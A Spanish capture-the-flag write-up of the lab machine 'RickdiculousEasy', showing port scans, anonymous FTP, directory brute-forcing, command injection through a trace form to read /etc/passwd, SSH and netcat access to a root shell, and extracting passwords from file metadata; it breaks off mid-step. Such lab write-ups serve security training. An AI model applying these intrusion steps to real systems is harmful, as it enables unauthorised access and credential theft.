

# Capture the Flag RickdiculousEasy



**CIB**

**Pablo León Acosta**

**18/05/2023**

# ÍNDICE

<b>Preparación del entorno de trabajo</b>	<b>3</b>
<b>Escaneo de Red</b>	<b>3</b>
<u>Primer Escaneo</u>	3
<u>Escaneo Exhaustivo:</u>	4
13337/tcp	5
13337/tcp - FLAG:{TheyFoundMyBackDoorMorty}-10Points	5
FTP	5
13337/tcp - FLAG:{This is unexpected} - 10Points	6
Indicios de Revershell	7
<b>WEB 80:</b>	<b>7</b>
DirBusting:	8
FLAG{Yeah d- just don't do it.} - 10 Points	8
Command injection:	9
<b>WEB 9090:</b>	<b>11</b>
FLAG{THERE IS NO ZEUS, IN YOUR FACE!} - 10 POINTS	12
<b>SSH</b>	<b>12</b>
FLAG{Get off the high road Summer!} - 10 Points	13
<b>Home Morty</b>	<b>13</b>
FLAG: {131333} - 20 Points	14
<b>Reverse shell</b>	<b>14</b>
FLAG{Flip the pickle Morty!} - 10 Points	15
<b>Directorio Rick Sánchez</b>	<b>15</b>
FLAG{And Awwwwaaaayyyy we Go!} - 20 Points	15
<b>Ataque por fuerza bruta a ssh con diccionario</b>	<b>16</b>
FLAG: {Ionic Defibrillator} - 30 Points	18

## Preparación del entorno de trabajo

Creamos el siguiente árbol de directorios. De esta manera tendremos organizada la información que vayamos obteniendo de la máquina objetivo.

```
mkdir {RickdicolousEasy{content,exploits,nmap}}
```

```
[parrot]-[17:10-14/05]-[/home/pablo]
pablo$tree RickdicolousEasy
RickdicolousEasy
├── content
├── exploits
└── nmap
    ├── allports
    └── targeted

3 directories, 2 files
[parrot]-[17:10-14/05]-[/home/pablo]
pablo$
```

Nos situaremos en el directorio `nmap` para comenzar con el escaneo de la red

```
[parrot]-[17:11-14/05]-[/home/pablo/RickdicolousEasy/nmap]
pablo$pwd
/home/pablo/RickdicolousEasy/nmap
[parrot]-[17:12-14/05]-[/home/pablo/RickdicolousEasy/nmap]
pablo$
```

## Escaneo de Red

### Primer Escaneo

Haciendo uso de la herramienta de reconocimiento `nmap` realizaremos un primer escaneo sobre la máquina objetivo, utilizaremos los siguientes parámetros

- sS: análisis TCP SYN (Recomendado por su efectividad)
- min-rate 5000: Tramitar paquetes de no más de 5000 de bitrate
- open: Mostrar puertos abiertos
- vvv: triple verbose para información
- Pn: no hacer ping ni resolución dns
- oN: Exportar a formato nmap para tener la información guardada

```
[parrot]-[17:11-14/05]-[/home/pablo/RickdicolousEasy/nmap]
pablo$ sudo nmap -p- -sS --min-rate 5000 --open -vvv -Pn -oN allports 192.168.1.156
```

Si hacemos un cat a allports vemos la información del escaneo anterior.

```
[parrot]-[17:14-14/05]-[/home/pablo/RickdicolousEasy/nmap]
pablo$ cat allports
```

File: allports				
1	# Nmap 7.93 scan initiated Sun May 14 17:00:24 2023 as: nmap -p- -sS --min-rate 5000 --open -vvv -Pn -oN allports	Normi	192.168.1.156	
2	Nmap scan report for 192.168.1.156			
3	Host is up, received arp-response (0.00014s latency).			
4	Scanned at 2023-05-14 17:00:24 WEST for 2s			
5	Not shown: 65528 closed tcp ports (reset)			
6	PORT	STATE	SERVICE	REASON
7	21/tcp	open	ftp	syn-ack ttl 64
8	22/tcp	open	ssh	syn-ack ttl 64
9	80/tcp	open	http	syn-ack ttl 64
10	9090/tcp	open	zeus-admin	syn-ack ttl 64
11	13337/tcp	open	unknown	syn-ack ttl 64
12	22222/tcp	open	easyengine	syn-ack ttl 64
13	60000/tcp	open	unknown	syn-ack ttl 64
14	MAC Address: 08:00:27:FA:91:71 (Oracle VirtualBox virtual NIC)			
15	Read data files from: /usr/bin/./share/nmap			
16	# Nmap done at Sun May 14 17:00:26 2023 -- 1 IP address (1 host up) scanned in 2.16 seconds			

### Escaneo Exhaustivo:

Una vez tenemos un primer contacto con la máquina, conociendo los puertos abiertos vamos a realizar un escaneo exhaustivo de los servicios alojados en los mismos.

Utilizaremos los siguientes parámetros.

- sC: Reconocimiento aplicando los scripts básicos
- sV: Versión de los servicios alojados en los puertos
- oN: Exportar a formato nmap para tener la información guardada

```
[parrot]-[17:13-14/05]-[/home/pablo/RickdicolousEasy/nmap]
pablo$ sudo nmap -sC -sV -p 21,22,80,9090,13337,22222,60000 -oN targeted 192.168.1.156
```

Obtenemos la siguiente información:

File: targeted


```
1 # Nmap 7.93 scan initiated Sun May 14 17:07:08 2023 as: nmap -sC -sV -p 21,22,80,9090,13337,22222,60000 -oN targeted 192.168.1.156
2 Nmap scan report for 192.168.1.156
3 Host is up (0.00016s latency).
4
5 PORT      STATE SERVICE VERSION
6 21/tcp    open  ftp      vsftpd 3.0.3
7 | ftp-syst:
8 |   STAT:
9 |   FTP server status:
10 |     Connected to ::ffff:192.168.1.157
11 |     Logged in as ftp
12 |     TYPE: ASCII
13 |     No session bandwidth limit
14 |     Session timeout in seconds is 300
15 |     Control connection is plain text
16 |     Data connections will be plain text
17 |     At session startup, client count was 2
18 |     vsFTPD 3.0.3 - secure, fast, stable
19 |_End of status
20 | ftp-anon: Anonymous FTP login allowed (FTP code 230)
21 | -rw-r--r--  1 0      0      42 Aug 22  2017 FLAG.txt
22 | drwxr-xr-x  2 0      0      6 Feb 12  2017 pub
23 |_
24 | fingerprint-strings:
```

### 13337/tcp

Analizando la información arrojada descubrimos la primera flag. Se encuentra en una web alojada en el puerto 13337/tcp:

**13337/tcp - FLAG:{TheyFoundMyBackDoorMorty}-10Points**

```
13337/tcp open  unknown
| fingerprint-strings:
|   NULL:
|_   FLAG:{TheyFoundMyBackDoorMorty}-10Points
```



**FLAG:{TheyFoundMyBackDoorMorty}-10Points**

### FTP

Podemos observar también en el servicio **ftp** alojado en el puerto **21/tcp**, como dentro del servidor existe un archivo llamado **FLAG.txt**

```

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.1.157
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--   1 0      0      42 Aug 22  2017 FLAG.txt
|_ drwxr-xr-x   2 0      0      6 Feb 12  2017 pub

```

El logueo anónimo está habilitado así que procedemos a autenticarnos en el servidor de la siguiente manera y a descargar el archivo.

```

ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--   1 0      0      42 Aug 22  2017 FLAG.txt
drwxr-xr-x   2 0      0      6 Feb 12  2017 pub
226 Directory send OK.
ftp> get FLAG.txt
local: FLAG.txt remote: FLAG.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).
226 Transfer complete.
42 bytes received in 0.00 secs (788.7620 kB/s)
ftp> |

```

Leemos el archivo y encontramos la siguiente FLAG.

**13337/tcp - FLAG:{This is unexpected} - 10Points**

```

[parrot]-[18:22-14/05]-[/home/pablo/RickdicrousEasy/nmap]
pablo$cat FLAG.txt

```

---

```

File: FLAG.txt

```

---

```

1
Carpet person FLAG{Whoa this is unexpected} - 10 Points

```



## Indicios de Revershell


Finalmente también podemos observar un servicio alojado en el puerto 60000, según la información que se brinda cuando accedemos parece ser una reverse shell.

```
60000/tcp open  unknown
|_drda-info: ERROR
|_fingerprint-strings:
|   NULL, ibm-db2:
|_   Welcome to Ricks half baked reverse shell...
```

## WEB 80:

Comenzamos realizando un **whatweb** para obtener información de la página web. Recibimos información, pero nada especialmente relevante.

```
[parrot]-[17:07-14/05]-[/home/pablo/RickdiciousEasy/nmap]
pablo$which whatweb
/usr/bin/whatweb
[parrot]-[17:08-14/05]-[/home/pablo/RickdiciousEasy/nmap]
pablo$whatweb http://192.168.1.156
http://192.168.1.156 [200 OK] Apache[2.4.27], Country[RESERVED][ZZ], HTML5, HTTPServer[Fedora Linux][Apache/2.4.27 (Fedora)], IP[192.168.1.156], Title[Morty's Website]
[parrot]-[17:09-14/05]-[/home/pablo/RickdiciousEasy/nmap]
pablo$
```




Puesto a que no vemos nada a simple vista, decidimos hacer Fuerza Bruta contra Directorios utilizando Gobuster. (similar a dirb pero trabaja en multi threads.)




## DirBusting:

```
[parrot]-[19:39-14/05]-[/home/pablo/RickdiculousEasy/nmap]
pablo$gobuster dir -u http://192.168.1.156 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o dirbusting.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://192.168.1.156
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.1.0
[+] Timeout:            10s
=====
2023/05/14 19:41:50 Starting gobuster in directory enumeration mode
=====
/passwords              (Status: 301) [Size: 239] [--> http://192.168.1.156/passwords/]
```


Encontramos el directorio de passwords con los siguientes archivos en su interior:



## Index of /passwords

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">FLAG.txt</a>	2017-08-22 02:31	44	
 <a href="#">passwords.html</a>	2017-08-23 19:51	352	

- FLAG.txt



FLAG{Yeah d- just don't do it.} - 10 Points


**FLAG{Yeah d- just don't do it.} - 10 Points**

- Password.html




Podemos ver como nos dan una pista diciendo que la web contiene una contraseña pero la misma está escondida. Haciendo un poco de web crawling la encontramos, resulta ser un comentario. La password es **winter**

Wow Morty real clever.  
Storing passwords in a file  
called passwords.html?  
You've really done it this  
time Morty. Let me at least  
hide them.. I'd delete them  
entirely but I know you'd  
go bitching to your mom.  
That's the last thing I  
need.



```
<!DOCTYPE html>
<html>
  <head>
    <title>Morty's Website</title>
  </head>
  <body>
    Wow Morty real clever. Storing passwords in a file called passwords.h
    time Morty. Let me at least hide them.. I'd delete them entirely but
    mom. That's the last thing I need.
  </body>
  <!--Password: winter-->
</html>
```

Mediante el descubrimiento de directorios por fuerza bruta encontramos el siguiente directorio.




```
They're Robots Morty! It's ok to shoot them! They're just Robots!

/cgi-bin/root_shell.cgi
/cgi-bin/tracertool.cgi
/cgi-bin/*
```

### Command injection:

Investigando descubrí que es posible hacer command injection, es un simple ataque en el que se busca como objetivo ejecutar código arbitrario remotamente sobre el sistema operativo host vía una app vulnerable como en este caso puede ser el form del trace.

Se podría romper de varias maneras la instrucción pero con un simple ";" creo que bastaría seguido del comando:




### MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.


  

apache



### MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

Como guiño cómico el creador de la máquina deshabilitó el comando cat, sale un gato al intentar usarlo.

Por lo tanto usaremos more para listar /etc/passwd y recabar información sobre los usuarios.

Relacionamos esta información con la contraseña que encontramos anteriormente

---

## MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.


Trace!

```
.....:
/etc/passwd
.....:
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-coredump:x:999:998:systemd Core Dumper:/:/sbin/nologin
systemd-timesync:x:998:997:systemd Time Synchronization:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:997:996:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173:/:etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993:/:var/lib/chrony:/sbin/nologin
tcpdump:x:72:72:/:/sbin/nologin
RickSanchez:x:1000:1000:/:home/RickSanchez:/bin/bash
Morty:x:1001:1001:/:home/Morty:/bin/bash
Summer:x:1002:1002:/:home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

## WEB 9090:

Seguimos el mismo procedimiento realizando un **whatweb** para obtener información de la página web. Recibimos información, pero nada especialmente relevante. No encontramos nada más allá de la flag.

```
[parrot]-[18:22-14/05]-[/home/pablo/RickdiciousEasy/nmap]
pablo$whatweb 192.168.1.156:9090
http://192.168.1.156:9090 [301 Moved Permanently] Country[RESERVED][ZZ], IP[192.168.1.156], RedirectLocation[https://192.168.1.156:9090/], Title[Moved]
https://192.168.1.156:9090/ [200 OK] Country[RESERVED][ZZ], IP[192.168.1.156], PasswordField, Script, Title[localhost.localdomain], UncommonHeaders[content-security-policy]
[parrot]-[18:23-14/05]-[/home/pablo/RickdiciousEasy/nmap]
pablo$
```



**FLAG{THERE IS NO ZEUS, IN YOUR FACE!} - 10 POINTS**

## SSH

Probamos el acceso por ssh probando con los usuarios y la contraseña que hemos obtenido. Tras varios intentos y al ver que la conexión por el puerto 22 está cerrada, recordamos que también hay un servicio ssh en escucha por el puerto 2222. Probamos con el usuario summer (Entendemos también el guiño cómico de que la contraseña sea el antónimo) y conseguimos entrar.

```
mer:x:1002:1002: /home/Summer: /bin/bash
[parrot]-[20:08-14/05]-[/home/pablo/RickdiciousEasy/nmap]
pablo$
[parrot]-[20:08-14/05]-[/home/pablo/RickdiciousEasy/nmap]
pablo$ssh Summer@192.168.1.156 -p 2222
Summer@192.168.1.156's password:
Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104
[Summer@localhost ~]$ |
```

```
[Summer@localhost ~]$ more FLAG.txt
FLAG{Get off the high road Summer!} - 10 Points
[Summer@localhost ~]$ q
```

Encontramos otra FLAG más.

**FLAG{Get off the high road Summer!} - 10 Points**

## Home Morty

Listamos el contenido del home del usuario Morty y descargamos los archivos para posterior revisión.

**scp -P2222 [Nombre\_Usuario]@192.168.23.140:/home/Mortu/Safe\_password.jpg/tmp**

```
[Summer@localhost ~]$ ls /home
Morty RickSanchez Summer
[Summer@localhost ~]$ r i
[Summer@localhost ~]$ tree /home/Morty
/home/Morty
├── journal.txt.zip
└── Safe_Password.jpg
0 directories, 2 files
[Summer@localhost ~]$ tree /home/RickSanchez
/home/RickSanchez
├── RICKS_SAFE
│   └── safe
└── ThisDoesntContainAnyFlags
    └── NotAFlag.txt
2 directories, 2 files
[Summer@localhost ~]$ |
```


```
[parrot]-[20:41-14/05]-[/home/pablo/RickdiciousEasy/nmap]
pablo$ sudo scp -P 2222 Summer@192.168.1.156:/home/Morty/Safe_Password.jpg /home/pablo/
The authenticity of host '[192.168.1.156]:2222 ([192.168.1.156]:2222)' can't be established.
ECDSA key fingerprint is SHA256:rP4CX/V9xNZay9srIUBRq2BFQTnmXU09cs1F3E9yzg0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.1.156]:2222' (ECDSA) to the list of known hosts.
Summer@192.168.1.156's password:
Safe_Password.jpg
```

Desde el directorio de descarga elegido tmp abrir la imagen con un programa de dibujo para verla y obviamente deducir su información analizando posibles metadatos ocultos. Ver estos metadatos a través del comando strings:

```
[parrot]-[20:43-14/05]-[/home/pablo]
pablo$strings Safe_Password.jpg
JFIF
Exif
8 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek
8BIM
8BIM
$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
#3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
0D000D\DDDD\t\\\\t
```

Demostrar que la contraseña está almacenada en el archivo journal.txt.zip y este esta encriptado con la contraseña “Meeseek”. Copiar y descomprimir el archivo que mostrará 20 puntos y una contraseña.

**FLAG: {131333} - 20 Points**



## Reverse shell

Seguimos investigando los indicios de lo que creemos que es una reverse shell, realizando una simple conexión por netcat conseguimos acceso. Podemos listar una Flag más



### FLAG{Flip the pickle Morty!} - 10 Points

```
[parrot]-[18:49-14/05]-[/home/pablo/RickdicrousEasy/nmap]
pablo$ sudo nc 192.168.1.156 60000
Welcome to Ricks half baked reverse shell...
# ls
FLAG.txt
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
# whoami
root
# pwd
/root/blackhole/
# |
```

## Directorio Rick Sánchez

Explorando el directorio de Rick encontramos el señuelo de una flag.

```
[Summer@localhost ~]$ more /home/RickSanchez/ThisDoesntContainAnyFlags/NotAFlag.txt
hhHHAaaaAAGgGAh. You totally fell for it... Classiiiigihhic.
But seriously this isn't a flag..
[Summer@localhost ~]$ |
```

Encontramos también un binario llamado safe. Al ejecutar el binario nos pide un argumento.

Recordamos que la flag anterior nos dio un número en vez de una frase, decidimos

introducirlo. Nos da unas pistas para descifrar la contraseña del usuario rick y una flag

### FLAG{And Awwwaaaaayyyy we Go!} - 20 Points

```
[Summer@localhost ~]$ ./safe 131333
